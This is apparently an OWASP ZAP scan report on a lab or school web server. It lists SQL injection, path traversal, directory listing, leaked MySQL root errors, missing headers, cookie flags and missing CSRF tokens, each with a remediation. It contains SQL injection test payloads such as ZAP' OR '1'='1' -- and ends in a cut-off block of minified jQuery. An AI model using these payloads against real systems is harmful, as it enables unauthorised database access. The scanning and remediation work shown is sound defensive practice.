Method	POST
Parameter	username
Attack	ZAP' OR '1'='1' --
URL	http://192.168.1.20/
Method	POST
Parameter	username
Attack	ZAP' OR '1'='1' --
Instances	2

Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input. Apply the principle of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Other information	The page results were successfully manipulated using the boolean conditions [ZAP' AND '1'='1' --] and [ZAP' OR '1'='1' --] The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison Data was NOT returned for the original parameter. The vulnerability was detected by successfully retrieving more data than originally returned, by manipulating the parameter

Reference	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
CWE Id	89
WASC Id	19
Source ID	1

High (Medium)	**Path Traversal**
Description	The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal. Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences. The most basic Path Traversal attack uses the "../" special-character sequence to alter the resource location requested in the URL. Although most popular web servers will prevent this technique from escaping the web document root, alternate encodings of the "../" sequence may help bypass the security filters. These method variations include valid and invalid Unicode-encoding ("..%u2216" or "..%c0%af") of the forward slash character, backslash characters ("..\") on Windows-based servers, URL encoded characters "%2e%2e%2f"), and double URL encoding ("..%255c") of the backslash character. Even if the web server properly restricts Path Traversal attempts in the URL path, a web application itself may still be vulnerable due to improper handling of user-supplied input. This is a common problem of web applications that use template mechanisms or load static text from files. In variations of the attack, the original URL parameter value is substituted with the file name of one of the web application's dynamic scripts. Consequently, the results can reveal source code because the file is interpreted as text instead of an executable script. These techniques often employ additional special characters such as the dot (".") to reveal the listing of the current working directory, or "%00" NULL characters in order to bypass rudimentary file extension checks.

URL	http://192.168.1.20/index.php/index.php?action=home
Method	GET
Parameter	student
Attack	index.php
Instances	1
Solution	Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses, and exclude directory separators such as "/". Use a whitelist of allowable file extensions. Warning: if you attempt to cleanse your data, then do so that the end result is not in the form that can be dangerous. A sanitizing mechanism can remove characters such as '.' and ';' which may be required for some exploits. An attacker can try to fool the sanitizing mechanism into "cleaning" data into a dangerous form. Suppose the attacker injects a '.' inside a filename (e.g. "sensi.tiveFile") and the sanitizing mechanism removes the character resulting in the valid filename, "sensitiveFile". If the input data are now assumed to be safe, then the file may be compromised. Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked. Use a built-in path canonicalization function (such as realpath() in C) that produces the canonical version of the pathname, which effectively removes ".." sequences and symbolic links. Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

	When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs. Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software. OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations. This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.
Reference	http://projects.webappsec.org/Path-Traversal http://cwe.mitre.org/data/definitions/22.html
CWE Id	22
WASC Id	33
Source ID	1

Medium (Medium)	**X-Frame-Options Header Not Set**
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
URL	http://192.168.1.10/
Method	GET
Parameter	X-Frame-Options
Instances	1
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

Reference	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
CWE Id	16
WASC Id	15
Source ID	3

Medium (Medium)	**Application Error Disclosure**
Description	This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.
URL	http://192.168.1.20/images/?C=N;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/slider/?C=M;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/date/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/date/?C=S;O=D

URL	http://192.168.1.20/css/
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/slider/?C=M;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/countdown.php
Method	GET
Evidence	Warning: mysql_connect(): Access denied for user 'root'@'localhost' (using password: NO) in /opt/lampp/htdocs/studentsite/images/countdown.php on line 11
URL	http://192.168.1.20/date/?C=M;O=D
Method	GET
Evidence	Parent Directory

Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/slider/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=N;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/slider/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/qtip/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/date/

Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/?C=D;O=A
Method	GET
Evidence	Parent Directory
Instances	46
Solution	Review the source code of this page. Implement custom error pages. Consider implementing a mechanism to provide a unique error reference/identifier to the client (browser) while logging the details on the server side and not exposing them to the user.
Reference	
CWE Id	200
WASC Id	13
Source ID	3

Medium (Medium)	**X-Frame-Options Header Not Set**
Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
URL	http://192.168.1.20/images/slider/?C=N;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/date/?C=M;O=A
Method	GET
Parameter	X-Frame-Options

URL	http://192.168.1.20/images/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/?C=D;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/slider/?C=N;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/qtip/?C=S;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/index.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/qtip/?C=S;O=A
Method	GET
Parameter	X-Frame-Options

URL	http://192.168.1.20/images/slider/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/qtip/?C=D;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/?C=N;O=D

URL	http://192.168.1.20/images/slider/?C=D;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/date/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/date/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/?C=D;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/qtip/?C=D;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/slider/
Method	GET
Parameter	X-Frame-Options
Instances	51
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).

Reference	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
CWE Id	16
WASC Id	15
Source ID	3

Medium (Medium)	Directory Browsing
Description	It is possible to view the directory listing. Directory listing may reveal hidden scripts, include files, backup source files, etc. which can be accessed to read sensitive information.
URL	http://192.168.1.20/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/UNSZCINWACHQ/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/images/slider/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/qtip/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/images/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/icons/
Method	GET
Attack	Parent Directory
Instances	7
Solution	Disable directory browsing. If this is required, make sure the listed files does not induce risks.
Reference	http://httpd.apache.org/docs/mod/core.html#options http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html
CWE Id	548
WASC Id	48
Source ID	1

Medium (Low)	Parameter Tampering
Description	Parameter manipulation caused an error page or Java stack trace to be displayed. This indicated lack of exception handling and potential areas for further exploit.
URL	http://192.168.1.20/
Method	POST
Parameter	username
Evidence	on line <b>
URL	http://192.168.1.20/index.php
Method	POST
Parameter	username
Evidence	on line <b>
URL	http://192.168.1.20/index.php
Method	POST
Parameter	password
Evidence	on line <b>
URL	http://192.168.1.20/
Method	POST
Parameter	password
Evidence	on line <b>
Instances	4
Solution	Identify the cause of the error and fix it. Do not trust client side input and enforce a tight check in the server side. Besides, catch the exception properly. Use a generic 500 error page for internal server error.

Reference	
CWE Id	472
WASC Id	20
Source ID	1

Low (Medium)	**X-Content-Type-Options Header Missing**
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
URL	http://192.168.1.10/js/jquery-1.12.1.min.js
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.10/
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.10/js/functions.js
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.10/css/normalize.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.10/css/skeleton.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.10/css/lynsay.css
Method	GET
Parameter	X-Content-Type-Options
Instances	6
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scan rule will not alert on client or server error responses.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://owasp.org/www-community/Security_Headers
CWE Id	16
WASC Id	15
Source ID	3

Low (Medium)	**Absence of Anti-CSRF Tokens**
Description	No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf. CSRF attacks are effective in a number of situations, including: * The victim has an active session on the target site. * The victim is authenticated via HTTP auth on the target site. * The victim is on the same local network as the target site. CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.

URL	http://192.168.1.10/
Method	GET
Evidence	<form name="contact" action="process_form.php">
Instances	1
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, use anti-CSRF packages such as the OWASP CSRFGuard. Phase: Implementation Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script. Phase: Architecture and Design Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330). Note that this can be bypassed using XSS. Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation. Note that this can be bypassed using XSS. Use the ESAPI Session Management control. This control includes a component for CSRF. Do not use the GET method for any request that triggers a state change.

	Phase: Implementation Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.
Other information	No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret] was found in the following HTML form: [Form 1: "test" "submit_button"].
Reference	http://projects.webappsec.org/Cross-Site-Request-Forgery http://cwe.mitre.org/data/definitions/352.html
CWE Id	352
WASC Id	9
Source ID	3

Low (Medium)	**Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)**
Description	The web/application server is leaking information via one or more "X-Powered-By" HTTP response headers. Access to such information may facilitate attackers identifying other frameworks/components your web application is reliant upon and the vulnerabilities such components may be subject to.
URL	http://192.168.1.10/
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
Instances	1
Solution	Ensure that your web server, application server, load balancer, etc. is configured to suppress "X-Powered-By" headers.
Reference	http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx http://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html
CWE Id	200
WASC Id	13
Source ID	3

Low (Medium)	**X-Content-Type-Options Header Missing**
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
URL	http://192.168.1.20/images/xp_1blueoff.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/corporation.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/YearlyUpdate.png
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/spedizioni.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/loading.gif
Method	GET
Parameter	X-Content-Type-Options

URL	http://192.168.1.20/images/Key.png
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/burb.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/AttachFile.png
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/school_logo.png
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/star.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/esporta.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/slider/01.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/slider/

URL	http://192.168.1.20/images/slider/01.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/slider/
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/2head.jpg
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/xp_purpleon.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/denim.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/people.png
Method	GET
Parameter	X-Content-Type-Options

URL	http://192.168.1.20/images/moulin.gif
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/css/?C=M;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/images/overgrid.gif
Method	GET
Parameter	X-Content-Type-Options
Instances	496
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scan rule will not alert on client or server error responses.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://owasp.org/www-community/Security_Headers
CWE Id	16
WASC Id	15
Source ID	3

Low (Medium)	Cookie No HttpOnly Flag
Description	A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.
URL	http://192.168.1.20/
Method	POST
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
URL	http://192.168.1.20/index.php
Method	POST
Parameter	SecretCookie
Evidence	Set-Cookie: SecretCookie
URL	http://192.168.1.20/
Method	POST
Parameter	SecretCookie
Evidence	Set-Cookie: SecretCookie
URL	http://192.168.1.20/student/index.php?action=home
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
Instances	4
Solution	Ensure that the HttpOnly flag is set for all cookies.
Reference	https://owasp.org/www-community/HttpOnly
CWE Id	16
WASC Id	13
Source ID	3

Low (Medium)	Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)
Description	The web/application server is leaking information via one or more "X-Powered-By" HTTP response headers. Access to such information may facilitate attackers identifying other frameworks/components your web application is reliant upon and the vulnerabilities such components may be subject to.
URL	http://192.168.1.20/index.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/
Method	POST
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/student/index.php?action=home
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/index.php
Method	POST
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/images/countdown.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/student/
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
Instances	7
Solution	Ensure that your web server, application server, load balancer, etc. is configured to suppress "X-Powered-By" headers.
Reference	http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx http://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html
CWE Id	200
WASC Id	13
Source ID	3

Low (Medium)	Absence of Anti-CSRF Tokens
Description	No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf. CSRF attacks are effective in a number of situations, including: * The victim has an active session on the target site. * The victim is authenticated via HTTP auth on the target site. * The victim is on the same local network as the target site. CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.
URL	http://192.168.1.20/
Method	GET
Evidence	<form method="post" name="form" onsubmit="return validateForm()">
URL	http://192.168.1.20/date/htmlDatePicker.js
Method	GET
Evidence	<form>
URL	http://192.168.1.20/

URL	http://192.168.1.20/date/htmlDatePicker.cfm
Method	GET
Evidence	<form action="datepicker.cfm" method="post" name="frmMain" id="frmMain">
URL	http://192.168.1.20/index.php
Method	GET
Evidence	<form method="post" name="form" onsubmit="return validateForm()">
URL	http://192.168.1.20/index.php
Method	POST
Evidence	<form method="post" name="form" onsubmit="return validateForm()">
Instances	6

Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, use anti-CSRF packages such as the OWASP CSRFGuard. Phase: Implementation Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script. Phase: Architecture and Design Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330). Note that this can be bypassed using XSS. Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation. Note that this can be bypassed using XSS. Use the ESAPI Session Management control. This control includes a component for CSRF. Do not use the GET method for any request that triggers a state change. Phase: Implementation Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.
Other information	No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret] was found in the following HTML form: [Form 1: "in" "in" "login" "clear"].

Reference	http://projects.webappsec.org/Cross-Site-Request-Forgery http://cwe.mitre.org/data/definitions/352.html
CWE Id	352
WASC Id	9
Source ID	3

Low (Medium)	Cookie Without SameSite Attribute
Description	A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks.
URL	http://192.168.1.20/index.php
Method	POST
Parameter	SecretCookie
Evidence	Set-Cookie: SecretCookie
URL	http://192.168.1.20/
Method	POST
Parameter	SecretCookie
Evidence	Set-Cookie: SecretCookie
URL	http://192.168.1.20/student/index.php?action=home
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
URL	http://192.168.1.20/
Method	POST
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
Instances	4
Solution	Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies.
Reference	https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site
CWE Id	16
WASC Id	13
Source ID	3

Low (Medium)	Information Disclosure - Debug Error Messages
Description	The response appeared to contain common error messages returned by platforms such as ASP.NET, and Web-servers such as IIS and Apache. You can configure the list of common debug messages.
URL	http://192.168.1.20/images/countdown.php
Method	GET
Evidence	Access denied for user
Instances	1
Solution	Disable debugging messages before pushing to production.
Reference	
CWE Id	200
WASC Id	13

Informational (Medium)	Content-Type Header Missing
Description	The Content-Type header was either missing or empty.
URL	http://192.168.1.20/images/BOOKS.ICO
Method	GET
URL	http://192.168.1.20/images/media-cd2-32.ico
Method	GET
URL	http://192.168.1.20/images/calendar16to256.ico
Method	GET
URL	http://192.168.1.20/images/F6.ico
Method	GET
URL	http://192.168.1.20/images/school.bak
Method	GET
URL	http://192.168.1.20/images/act-cancel-32.ico
Method	GET
URL	http://192.168.1.20/images/media-cd2-24.ico
Method	GET
URL	http://192.168.1.20/images/F9.ico
Method	GET
URL	http://192.168.1.20/images/F2.ico
Method	GET

URL	http://192.168.1.20/images/bundle.ico
Method	GET
URL	http://192.168.1.20/images/MonitorNew2.ico
Method	GET
URL	http://192.168.1.20/images/calendar-32.ico
Method	GET
URL	http://192.168.1.20/images/media-cd2-48.ico
Method	GET
URL	http://192.168.1.20/images/F1.ico
Method	GET
URL	http://192.168.1.20/images/REPORT.ICO
Method	GET
URL	http://192.168.1.20/images/calendar-64.ico
Method	GET
URL	http://192.168.1.20/images/Audio_Cd.ico
Method	GET
URL	http://192.168.1.20/images/box.ico
Method	GET
URL	http://192.168.1.20/images/Keys.ico
Method	GET

URL	http://192.168.1.20/images/Key.ico
Method	GET
Instances	41
Solution	Ensure each page is setting the specific and appropriate content-type value for the content being delivered.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx
CWE Id	345
WASC Id	12
Source ID	3

Informational (Low)	**Information Disclosure - Suspicious Comments**
Description	The response appears to contain suspicious comments which may help an attacker. Note: Matches made within script blocks or files are against the entire content not only comments.
URL	http://192.168.1.10/js/jquery-1.12.1.min.js
Method	GET
Instances	1
Solution	Remove all comments that return information that may help an attacker and fix any underlying problems they refer to.

The following comment/snippet was identified via the pattern: \bSELECT\b

!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){var c=[],d=a.document,e=c.slice,f=c.concat,g=c.push,h=c.indexOf,i={},j=i.toString,k=i.hasOwnProperty,l={},m="1.12.1",n=function(a,b){return new n.fn.init(a,b)},o=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,p=/^-ms-/,q=/-([\da-z])/gi,r=function(a,b){return b.toUpperCase()};n.fn=n.prototype={jquery:m,constructor:n,selector:"",length:0,toArray:function(){return e.call(this)},get:function(a){return null!=a?0>a?this[a+this.length]:this[a]:e.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return b.prevObject=this,b.context=this.context,b},each:function(a){return n.each(this,a)},map:function(a){return this.pushStack(n.map(this,function(b,c){return a.call(b,c,b)}))},slice:function(){return this.pushStack(e.apply(this,arguments))},first:function(){return this.eq(0)},last:function(){return this.eq(-1)},eq:function(a){var b=this.length,c=+a+(0>a?b:0);return this.pushStack(c>=0&&b>c?[this[c]]:[])},end:function(){return this.prevObject||this.constructor()},push:g,sort:c.sort,splice:c.splice},n.extend=n.fn.extend=function(){var a,b,c,d,e,f,g=arguments[0]||{},h=1,i=arguments.length,j=!1;for("boolean"==typeof g&&(j=g,g=arguments[h]||{},h++),"object"==typeof g||n.isFunction(g)||(g={}),h===i&&(g=this,h--);i>h;h++)if(null!=(e=arguments[h]))for(d in e)a=g[d],c=e[d],g!==c&&(j&&c&&(n.isPlainObject(c)||(b=n.isArray(c)))?(b?(b=!1,f=a&&n.isArray(a)?a:[]):f=a&&n.isPlainObject(a)?a:{},g[d]=n.extend(j,f,c)):void 0!==c&&(g[d]=c));return g},n.extend({expando:"jQuery"+(m+Math.random()).replace(/\D/g,""),isReady:!0,error:function(a){throw new Error(a)},noop:function(){},isFunction:function(a){return"function"===n.type(a)},isArray:Array.isArray||function(a){return"array"===n.type(a)},isWindow:function(a){return null!=a&&a==a.window},isNumeric:function(a){var b=a&&a.toString();return!n.isArray(a)&&b-parseFloat(b)+1>=0},isEmptyObject:function(a){var b;for(b in a)return!1;return!0},isPlainObject:function(a){var b;if(!a||"object"!==n.type(a)||a.nodeType||n.isWindow(a))return!1;try{if(a.constructor&&!k.call(a,"constructor")&&!k.call(a.constructor.prototype,"isPrototypeOf"))return!1}catch(c){return!1}if(!l.ownFirst)for(b in a)return k.call(a,b);for(b in a);return void 0===b||k.call(a,b)},type:function(a){return null==a?a+"":"object"==typeof a||"function"==typeof a?i[j.call(a)]||"object":typeof a},globalEval:function(b){b&&n.trim(b)&&(a.execScript||function(b){a.eval.call(a,b)})(b)},camelCase:function(a){return a.replace(p,"ms-").replace(q,r)},nodeName:function(a,b){return a.nodeName&&a.nodeName.toLowerCase()===b.toLowerCase()},each:function(a,b){var c,d=0;if(s(a)){for(c=a.length;c>d;d++)if(b.call(a[d],d,a[d])===!1)break}else for(d in a)if(b.call(a[d],d,a[d])===!1)break;return a},trim:function(a){return null==a?"":(a+"").replace(o,"")},makeArray:function(a,b){var c=b||[];return null!=a&&(s(Object(a))?n.merge(c,"string"==typeof a?[a]:a):g.call(c,a)),c},inArray:function(a,b,c){var d;if(b){if(h)return h.call(b,a,c);for(d=b.length,c=c?0>c?Math.max(0,d+c):c:0;d>c;c++)if(c in b&&b[c]===a)return 